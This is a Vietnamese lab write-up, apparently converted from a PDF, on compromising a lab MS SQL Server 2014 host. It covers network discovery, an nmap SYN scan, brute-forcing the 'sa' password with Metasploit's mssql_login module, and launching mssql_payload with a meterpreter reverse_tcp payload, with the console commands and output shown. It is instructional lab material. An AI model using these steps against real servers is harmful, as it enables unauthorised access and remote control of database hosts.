
REPORT MICROSOFT SQL

1. **Lab Overview**: Khai thác lỗ hổng, leo thang đặc quyền trên microsoft sql server
2. **Chuẩn bị**

- 01 Windows Server đã cài đặt MS SQL version 2014.
- Có thể sử dụng cmd: netstat -an -P TCP để check xem port của microsoft sql server đã được mở (cụ thể ở đây là port 1433)




- 01 Kali Linux hoặc trên Linux có các công cụ như: Netdiscover, Nmap, metasploit.

[!] Lưu ý: SQL Server đã tắt Firewall và disable Microsoft Defender


3. Từng bước khai thác

   3.1 Reconnaisance

- sudo netdiscover -r 192.168.58.0/24 để check tất cả địa chỉ IP từ 192.168.58.1 - 192.168.58.255. Ta có thể thấy địa chị IP 192.168.68.100 là địa chỉ của windows




- sudo nmap -sS 192.168.58.100 để thực hiện một cuộc quét **TCP SYN với mục đích tìm các Port đang mở**
    - Port 1433 là port ms sql server đang mở



- Config các thông tin như usernamem, remote host và set list password.

  [! Lưu ý] : username phải set sao cho trùng với username của microsoft sql server. Thường sẽ có 1 username default là sa nên ta có thể thử set username ⇒ sa



- show options để check config ta vừa set

```
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/mssql/mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting      Required  Description
   ----                 ---------------      --------  -----------
   ANONYMOUS_LOGIN      false                yes       Attempt to login with a blank username a
                                                       nd password
   BLANK_PASSWORDS      true                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                no        Try each user/password couple stored in
                                                       the current database
   DB_ALL_PASS          false                no        Add all passwords in the current databas
                                                       e to the list
   DB_ALL_USERS         false                no        Add all users in the current database to
                                                        the list
   DB_SKIP_EXISTING     none                 no        Skip existing credentials stored in the
                                                       current database (Accepted: none, user,
                                                       user&realm)
   PASSWORD                                  no        A specific password to authenticate with
   PASS_FILE            /home/kali/pass.txt  no        File containing passwords, one per line
   RHOSTS               192.168.58.100       yes       The target host(s), see https://docs.met
                                                       asploit.com/docs/using-metasploit/basics
                                                       /using-metasploit.html
   RPORT                1433                 yes       The target port (TCP)
```

- Sử dụng command run để bruteforce mật khẩu (list mật khẩu được lưu ở file /home/kali/pass.txt) ⇒ password=1


```
[-] 192.168.58.100:1433   - 192.168.58.100:1433 - LOGIN FAILED: WORKSTATION\sa: (Incorrect: )
[-] 192.168.58.100:1433   - 192.168.58.100:1433 - LOGIN FAILED: WORKSTATION\sa: (Incorrect: )
[+] 192.168.58.100:1433   - 192.168.58.100:1433 - Login Successful: WORKSTATION\sa:1
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mssql/mssql_login) >
```

3.2 Khai thác

- Sử dụng exploit /windows/mssql/mssql_payload để bắt đầu rce
  - set các config như username, password , remote host và database master với username, pw, port đã được ta tìm thấy ở part 3.1

```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set username sa
username ⇒ sa
msf6 exploit(windows/mssql/mssql_payload) > set rhost 192.168.58.100
rhost ⇒ 192.168.58.100
msf6 exploit(windows/mssql/mssql_payload) > set password 1
password ⇒ 1
msf6 exploit(windows/mssql/mssql_payload) > set database master
[!] Unknown datastore option: database.
database ⇒ master
```

- Chạy câu lệnh run để tạo meterpreter session



- Chạy pwd và đọc file system.ini để check xem ta đã có thể chạy command thành công